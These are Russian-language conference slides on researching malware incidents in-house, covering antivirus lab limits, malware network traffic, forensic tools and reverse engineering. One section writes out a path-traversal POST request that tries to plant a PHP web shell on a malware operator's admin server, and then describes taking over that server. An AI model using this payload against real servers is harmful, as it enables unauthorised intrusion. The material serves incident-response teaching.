Исследование инцидентов собственными силами

Агиевич Игорь

Марков Павел

План доклада

- Разница между расследованием инцидента и исследованием
- Цели исследований
- Чем помогут антивирусные лаборатории в Вашем исследовании инцидентов? Пример из жизни
- Сетевые взаимодействия вируса. Вчера и сегодня
- Вирмейкеры тоже ошибаются. Получение доступа к серверу админки вируса (получаем web-shell)
- Программы, которые могут помочь в исследовании инцидента
- Реверс инжениринг тела вируса

Разница между исследованием инцидента и его расследованием

Основные различия:

- Цели исследований формулируются в общем виде
- Юридическую сторону вопроса не рассматриваем (наличие юридической силы полученных «доказательств»). Только технические детали

Цели исследований

Цель №1: получить максимум информации об атакующем:

- какую информацию собирает вирус
- куда отсылает (поможет в создании правила фильтрования трафика)
- какие файлы создаёт на инфицированной системе

Цель №2: принять меры для противодействия подобной атаке (если атака на компанию направленная и с первого раза злоумышленник не достиг нужного результата, атака повторится!)

Чем помогут антивирусные лабораторий в Вашем исследовании инцидентов?

Обнаружение и детектирование файлов вируса

- Поможет выяснить какие файлы были созданы вирусом (цель №1)
- Обновление антивируса после добавления в базы сигнатуры вируса защитит от очередных атак этого злоумышленника (цель №2)

Но сколько времени всё это займёт?

Насколько эффективным окажется полагаться на антивирусные лаборатории?

Антивирусные лаборатории могут вообще не добавить семпл в свои базы

Пример из жизни

- Организована атака на IT-фирму (декабрь 2010 года)
- На 20 email посланы *.doc файлы, эксплуатирующие уязвимость в MS Word
- Эксплоит сработал на 5 компьютерах
- Из 6 антивирусных лабораторий только 3 добавили в базы семпл эксплоита
- Файлы вируса (нагрузку эксплоита) в базы не добавила ни одна лаборатория
- Через 2 недели атака повторилась. Эксплоит тот же, но не детектируется антивирусами (модифицирован). Нагрузка (вирус) не изменилась
- Обновлённые антивирусы ничем не помогли
- Обновление ПО на всём парке машин задача довольно трудоёмкая
- Отключение интернета на время реализации мер защиты тормозит развитие компании

Сетевые взаимодействия вируса. Вчера и сегодня

Раньше:

- Ftp
- Smtp
- IRC
 - обнаруживается персональными МСЭ
 - легко фильтровать средствами активного сетевого оборудования
 - раскрывает часть информации об атакующем (перехватываем сессию, обнаруживаем авторизационную информацию, обнаруживаем данные на сервере)


Теперь:

HTTP

- В ряде случаев позволяет обойти персональные МСЭ (работа от доверенных приложений: браузеры)
- Сложнее фильтровать средствами активного сетевого оборудования
- В меньшей степени раскрывает информацию об атакующем (нет авторизационных данных — нет возможности посмотреть содержимое на сервере)

Вирмейкеры тоже ошибаются

Перехват данных между вирусом и админкой (Wireshark)



Попробуем послать запрос с такими переменными:

file_name is: "../../../shell.php" content is: "<?php phpinfo()?>" bot id is: "2376589"

POST /grab/get.php HTTP/1.1

Host: ****.com

User-Agent: Opera 10.02

Content-Type: application/x-www-form-urlencoded

Content-Length: 122

bot_id=2376589&file_name=..%2F..%2F..%2F..%2Fshell.php&content=%3C%3Fphp+phpinfo%28%29%3F%3E

Ответ сервера:

HTTP/1.1 200 OK Date: Thu, 26 Feb 2011 10:58:46 GMT Server: Apache

Content-Length: 291

Content-Type: text/html

Warning: fopen(2376589/../../../shell.php) [function.fopen]: failed to open stream:

Permission denied in /srv/disk5/754386/www/****.com/grab/get.php on line 573

Wrong file name

Залили shell, а дальше...

- Скачиваем содержимое web-директории к себе для дальнейшего анализа
 - Иногда зашифрованные данные от вируса расшифровываются скриптом и хранятся на севере в открытом виде
- Ищем логи web-сервера, скачиваем себе (поможет понять логику работы скрипта + IP злоумышленника и других заражённых компьютеров)
- Разобрав логику скрипта админки, модифицируем скрипт админки: добавляем дамп в файл информации о злоумышленнике там, где идёт работа с командами от него

А кроме этого:

- В самих скриптах можно найти информацию о злоумышленнике: коментарии в скриптах
- Изучение менталитета по исходным кодам скрипта (антивирусные лаборатории, институты?)

Что может помешать анализу скриптов

Обфускация:

- изменение имён переменных и функций
- кодирование кода

Добавление мусорного (лишнего, не работающего) кода

Решение проблемы:

Восстановление логики работы скрипта используя трафик вируса и вставки своих отладочных функций (echo «1» и т.д.)

Современные обфускаторы скриптов не представляют проблемы в рамках исследования, т.к. предназначены для защиты скриптов от плагиата, а не для предотвращения анализа


С чего начать?

- Определить время инцидента (предполагаем, что это выполнено)
- Поиск файлов, созданных в определённые промежутки времени (банально, но часто работает)

Программы, которые могут нам помочь


- Анализаторы изменений файлов на дисках и в реестре (SysTracer Pro)
- Виртуальные машины (VmWare, VirtualBox и т.д)
- Анализаторы сетевых пакетов (WireShark)
- IDA (реверс инжениринг тела вируса)
- IDS/IPS(поможет своевременно зафиксировать инцидент)

SysTracer Pro v2.2 в работе





Anubis: Analyzing Unknown Binaries http://anubis.iseclab.org/



Реверс инжениринг тела вируса

```
Псевдокод, полученный из файла вируса (IDA):
signed int cdecl sub 100014DB(int al)
     signed int v1; // ebx@1
     HANDLE v2; //
     WCHAR FileName; // [sp+10h] [bp-45Ch]@1
     struct WIN32 FIND DATAW FindFileData; // [sp+218h] [bp-254h]@1
     V1 = 0;
     wsprintfW(&FileName, L"%s\\*", a1);
     v2 = FindFirstFileW(&FileName, &FindFileData);
     if (v2 != (HANDLE) -1)
         while (!lstrcmpiW(FindFileData.cFileName, L".") || !lstrcmpiW(FindFileData.cFileName, L"..")
              || !(FindFileData.dwFileAttributes & 0x10) )
             if ( !FindNextFileW(v2, &FindFileData) ) goto LABEL 8;
         v1 = 1;
     LABEL 8: FindClose (v2);
     return v1;
```

Вирмейкеры на шаг впереди АВ лабораторий

Демонстрация ПО для несанкционированной передачи данных в обход популярных антивирусов и др. средств защиты

Вот теперь всё:)

Any questions?

http://shanker.habrahabr.ru/

Securitylab.ru/blog/personal/shanker

shanker@nppntt.ru

(Агиевич Игорь)

nop-4@ya.ru

(Марков Павел)